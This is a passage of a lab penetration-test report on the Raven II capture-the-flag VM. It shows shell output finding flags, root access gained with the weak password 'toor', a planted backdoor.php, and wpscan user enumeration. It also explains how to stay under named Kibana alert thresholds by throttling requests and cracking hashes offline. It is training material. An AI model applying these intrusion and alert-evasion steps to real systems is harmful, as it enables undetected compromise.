www-data@target2:/var/www/html$ ls
ls
Security - Doc  contact.php  elements.html  index.html  service.html  wordpress
about.html      contact.zip  fonts          js          team.html
backdoor.php    css          img            scss        vendor
www-data@target2:/var/www/html$ cd ..
cd ..
www-data@target2:/var/www$ ls
ls
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```

Exploitation: Misconfiguration of User Privileges/Privilege Escalation Target 2

Summarize the following:

- Used shell access on target to search WordPress uploads directory for Flag 3, discovered path location, and navigated to web browser to view flag3.png.
  - **Command:** find /var/www -type f -iname 'flag*'
  - **Path:** /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
  - **URL:** 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png
- Used the find command to find flags in the WordPress uploads directory.
- In web browser navigated to http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png

```
www-data@target2:/var/www$ find /var/www -type f -iname 'flag*'
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www$ cd html/wordpress/wp-content/uploads/2018/11
cd html/wordpress/wp-content/uploads/2018/11
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$ ls
ls
flag3.png
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$
```



Exploitation: Weak ROOT Password Target 2

Summarize the following:

- Escalated to root by using su root command and manual brute force to find password, changed to root directory, and found Flag 4 in text file.
  - **Command:** su root
  - **Password:** toor
  - **Command:** cd /root
  - **Command:** cat flag4.txt
    - flag4{df2bc5e951d91581467bb9a2a8ff4425}

```
www-data@target2:/var/www/html$ su root
su root
Password: toor

root@target2:/var/www/html# cd /
cd /
root@target2:/# ls
ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target2:/# cd /root
cd /root
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat flag4.txt
cat flag4.txt
 ___                         ___ ___
| _ \__ __ ____ _ _ |  _ |  _ |
|   / _` \ V / -_) ' \ | | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~#
```

Avoiding Detection


Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Stagger the number of HTTP request send with in a minute.




Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- The following alert was configured in Kibana
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors' network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
  - When there are over 400 http response over a five minute period

Monitoring Overview


- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
  - wpscan --stealthy --url http://192.168.1.110/wordpress/ --enumerate u
- Use command line sniffing rather than automated program like wpscan.



Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU Processes
- Which thresholds do they fire at?
  - Above .5 per 5 minutes



Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - If instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your own personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection
- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because it's designed to use GPU (John the Ripper was designed to run from CPU).

References

Documents and info was used for this report.

- CVE-2021-28041 open SSH
- CVE-2017-15710 Apache https 2.4.10
- CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
- CVE-2017-7494 Samba NetBIOS
- CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer)

Thank You!

Presented By:
Volodymyr Dudar